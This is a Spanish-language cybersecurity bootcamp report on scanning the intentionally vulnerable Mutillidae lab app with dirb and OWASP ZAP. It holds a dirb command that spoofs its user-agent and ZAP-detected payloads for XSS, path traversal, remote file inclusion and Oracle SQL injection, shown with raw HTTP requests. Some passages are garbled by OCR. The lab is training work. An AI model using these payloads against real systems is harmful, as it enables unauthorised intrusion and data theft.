CHALLENGE_1 – SPRINT_6

ANALISIS VULNERABILIDADES

SERVIDOR REDWEB

APLICACIONES DIRB Y OWASH ZAP

BOOTCAMP CIBERSEGURIDAD

CHALLENGE_1 – SPRINT_6

EJERCICIO 1

INTRODUCCION

Pare este ejercicio, se ha analizado el servidor objeto de estudio con las aplicaciones dirb y Owasp ZAP, aplicación de escáner y análisis de vulnerabilidades y riesgos para servidores web.

-. APLICACIÓN_DIRB. -

Aplicación para análisis de vulnerabilidades ejecutado directamente en CLI (terminal) realizando su ataque mediante uso de diccionarios, a través del cual, analiza todos los objetos disponibles en la web para conocer cuáles son vulnerables a técnicas hacking.


Se ha ejecutado el comando con varias opciones que viene en el apartado "*help"* del comando dirb:

"dirb http://10.0.2.16/mutillidae/ -v 3 -r 3 -ua" Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome 99.0.4844.84 Safari/537.36"

Se ha lanzado el comando con la opción de verbosidad y profundidad de análisis máxima e intentado ocultar el ataque para camuflarse como si fuera la actividad de un navegador Mozilla 5.0.

Como resultado se han generado 4612 objetos, como se puede observar en la imagen y el esquema web:

CHALLENGE_1 – SPRINT_6



CHALLENGE_1 – SPRINT_6

EJERCICIO 2

-. APLICACIÓN OWASP ZAP. –

Se realiza un nuevo escáner de seguridad de la web indicada en el ejercicio, con la aplicación Owasp Zap, la cual aporta muchos mas detalles en el análisis efectuado destacando:

Se han analizado el servidor http://10.0.2.16 y https://10.0.2.16, estratificándolo en diferentes niveles, tanto de riesgo: Alto, medio, bajo e informativo, como de confianza: Usuario confirmado, alto , medio y bajo.

		Confianza				
		Usuario confirmado	Alto	Médita	Baja	Total
Riesgos	Alto	0 (0,0%)	0 (0,0%)	7 (21.9%)	0 (0,0%)	7 (21.9%)
	Médita	0 (0,0%)	4 (1,5%)	5 (15,6%)	2 (6,2%)	11 (34,4%)
	Baja	0 (0,0%)	1 (3,1%)	4 (1,5%)	0 (0,0%)	5 (15,6%)
	Informacióna l	0 (0,0%)	2 (6,2%)	6 (18,8%)	1 (3,1%)	9 (28,1%)
	Total	0 (0,0%)	7 (21.9%)	22 (68,8%)	3 (9,4%)	32 (100%)

Como se puede observar en la gráfica, no se ha confi8rmado ningún Usuario, pero si se han detectado 11 de niveles medio-alto, concretamente 4 de riesgo medio y de confianza alto y 7 de riesgo alto y confianza media. Como mas graves, siendo el porcentaje mayor detectado en riesgo medio, en general.

http://10.0.2.16 (7)

Scripting de cross Site (Persistente) (1)

▸ GET http://10.0.2.16/mutillidae/index.php?page=show-log.php

Scripting cross Site (Reflejo) (1)

▸ GET http://10.0.2.16/mutillidae/includes/pop-up-help-help-context-generator.php?pagename=3%C%2Fdiv%3E%3CscrIpt%3Ealert%281%29%3B%3C%2C%2FscRipt%3E%3Civin

Traversal de ruta (1)

▸ GET http://10.0.2.16/mutillidae/index.php?page=%2Fpasswd

Inclusión de archivos remotos (1)

▸ GET http://10.0.2.16/mutillidae/index.php?page=http %3A%2F%2Fwww.google.com%2F

SQL Inyección (1)

▸ GET http://10.0.2.16/mutillidae/hints-page-page-wrapper.php?level1HintIncludeFile=57-2

SQL Injection - MySQL (1)

▸ GET http://10.0.2.16/mutillidae/includes/pop-up-help-context-generator.php?pagename=%27

SQL Injection - Oracle - Basado en el tiempo (1)

▸ GET http://10.0.2.16/mutillidae/index.php?PathToDocument=documentation/how-to-access-Mutillidae-over-Virtual-Box-network.php&page=document-viewer.php

En esta pantalla, se puede observar las vulnerabilidades de riesgo alto detectadas y las partes del código afectadas. Analizando cada una de alertas generadas, destacan:

- **Scripting de cross Site (Persistente) (1)**. – Un tipo de ataque que utiliza código malicioso por actor maliciosos en una instancia del navegador del usuario, pudiendo ser un cliente estándar del navegador, un objeto del mismo incrustado en un software del navegador (lector RSS) o cliente email. EL código, generalmente HTML/JavaScript, permite leer, modificar y transmitir cualquier dato sensible del navegador (robo de cuentas a través de las cookies, etc), siendo necesario el uso de bibliotecas anti-XSS para prevenir y mitigar estos ataques.

Solicitud

```
GET http://10.0.2.16/mutillidae
/index.php?page=show-log.php HTTP/1.1
host: 10.0.2.16
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:127.0) Gecko/20100101 Firefox/127.0
Accept: text/html,application/xhtml+xml,application
/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://10.0.2.16/mutillidae
/index.php?popUpNotificationCode=SL0&page=home.php
Connection: keep-alive
Cookie: PHPSESSID=adf3gnap6d36t3r7jpdji0krqr;
showhints=1
Upgrade-Insecure-Requests: 1
Priority: u=1
```

Respuesta

```
HTTP/1.1 200 OK
Date: Sat, 06 Jul 2024 20:33:43 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: public
Logged-In-User:
X-XSS-Protection: 0;
Strict-Transport-Security: max-age=0
Referrer-Policy: unsafe-url
Vary: Accept-Encoding
Content-Length: 55365
Keep-Alive: timeout=5, max=91
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8
```

- **Path Traversal. -** Este ataque permite el acceso a archivos, directorios y comandos que están fuera del directorio raíz o CGI del sitio web, manipulando una URL del servidor usando caracteres tipo *"/.."*, 0 caracteres Unicode, etc).Cualquier dispositivo, cuya interfaz este basada en HTTP es potencialmente vulnerable. Para evitar estos ataques, se pueden usar listas con permisos de entrada aceptables, que limiten el numero de caracteres "" o /, aunque la lista de denegación puede ser útiles para detectar posibles ataques.

Solicitud

Respuesta

```
HTTP/1.1 200 OK
Date: Sat, 06 Jul 2024 20:24:11 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: public
Logged-In-User:
X-XSS-Protection: 0;
Strict-Transport-Security: max-age=0
Referrer-Policy: unsafe-url
Vary: Accept-Encoding
Content-Length: 52293
Keep-Alive: timeout=5, max=93
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8
```

- **Remote File Include. –** Los ataques RFI son usados para la explotación de archivos dinámicos en aplicaciones web, que permiten incluir archivos. Estos archivos incluidos, pueden ejecutarse llamando a procedimientos específicos, tanto en el servidor como en el cliente, y si el módulo a cargar se basa en HTTP, la aplicación web es vulnerable a RFI. EL PHP es particularmente vulnerable a este ataque. Para prevenir los RFI, hay varias medias entre las que están usar S.= específicos (Unix, SElinux, etc), pero lo más fácil y accesible es montar el servidor en un entorno tipo sandbox que imponen limites entre el proceso y el S.O.

```
GET http://10.0.2.16/mutillidae/index.php?page=http
%3A%2F%2Fwww.google.com%2F HTTP/1.1
host: 10.0.2.16
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:127.0) Gecko/20100101 Firefox/127.0
Accept: text/html,application/xhtml+xml,application
/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://10.0.2.16/mutillidae
/index.php?popUpNotificationCode=SL0&page=home.php
Connection: keep-alive
Cookie: PHPSESSID=adf3gnap6d36t3r7jpdji0krqr;
showhints=1
Upgrade-Insecure-Requests: 1
Priority: u=1
```

-

```
HTTP/1.1 200 OK
Date: Sat, 06 Jul 2024 20:25:30 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: public
Logged-In-User:
X-XSS-Protection: 0;
Strict-Transport-Security: max-age=0
Referrer-Policy: unsafe-url
Vary: Accept-Encoding
Content-Length: 103916
Keep-Alive: timeout=5, max=90
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8
```

- **SQL Injection. -** Este ataque consiste en la inserción p consulta SQL maliciosa a través de los datos de entrada del cliente, pudiendo acceder a datos sensibles contenidas en las BBDD. Para evitar estos ataques es necesario el uso de declaraciones preparadas, procedimientos almacenados, y escapando de toda entrega del usuario (Strongly Disccouraged), que deben incluir los desarrolladores web, así como incluir listas de permisos con caracteres permitidos y listas de denegados

  1 – Solicitud tipo MySQL

```
GET http://10.0.2.16/mutillidae/hints-page-
wrapper.php?level1HintIncludeFile=57-2 HTTP/1.1
host: 10.0.2.16
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:125.0) Gecko/20100101 Firefox/125.0
pragma: no-cache
cache-control: no-cache
referer: http://10.0.2.16/mutillidae
/index.php?page=login.php
Cookie: PHPSESSID=h046m5g4ec0k6777obedj4ht8d;
showhints=0
```

2.-Respuesta

```
HTTP/1.1 200 OK
Date: Sat, 06 Jul 2024 20:33:44 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-
revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 5337
Content-Type: text/html; charset=UTF-8
```

1.- Solicitud tipo Oracle

```
GET http://10.0.2.16/mutillidae
/index.php?PathToDocument=documentation%2Fhow-to-
access-Mutillidae-over-Virtual-Box-
network.php%22+or+exists+%28SELECT++UTL_INADDR.get_
host_name%28%2710.0.0.1
%27%29+from+dual+union+SELECT++UTL_INADDR.get_host_
name%28%2710.0.0.2
%27%29+from+dual+union+SELECT++UTL_INADDR.get_host_
name%28%2710.0.0.3
%27%29+from+dual+union+SELECT++UTL_INADDR.get_host_
name%28%2710.0.0.4
%27%29+from+dual+union+SELECT++UTL_INADDR.get_host_
name%28%2710.0.0.5%27%29+from+dual%29+--+&
page=document-viewer.php HTTP/1.1
host: 10.0.2.16
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:125.0) Gecko/20100101 Firefox/125.0
pragma: no-cache
cache-control: no-cache
referer: http://10.0.2.16/mutillidae
/index.php?page=home.php&popUpNotificationCode=HPH0
Cookie: PHPSESSID=h046m5g4ec0k6777obedj4ht8d;
showhints=0
```

2.- Ataque

```
field: [PathToDocument], value [documentation/how-
to-access-Mutillidae-over-Virtual-Box-network.php"
or exists (SELECT
UTL_INADDR.get_host_name('10.0.0.1') from dual
union SELECT  UTL_INADDR.get_host_name('10.0.0.2')
from dual union SELECT
UTL_INADDR.get_host_name('10.0.0.3') from dual
union SELECT  UTL_INADDR.get_host_name('10.0.0.4')
from dual union SELECT
UTL_INADDR.get_host_name('10.0.0.5') from dual) --
]
```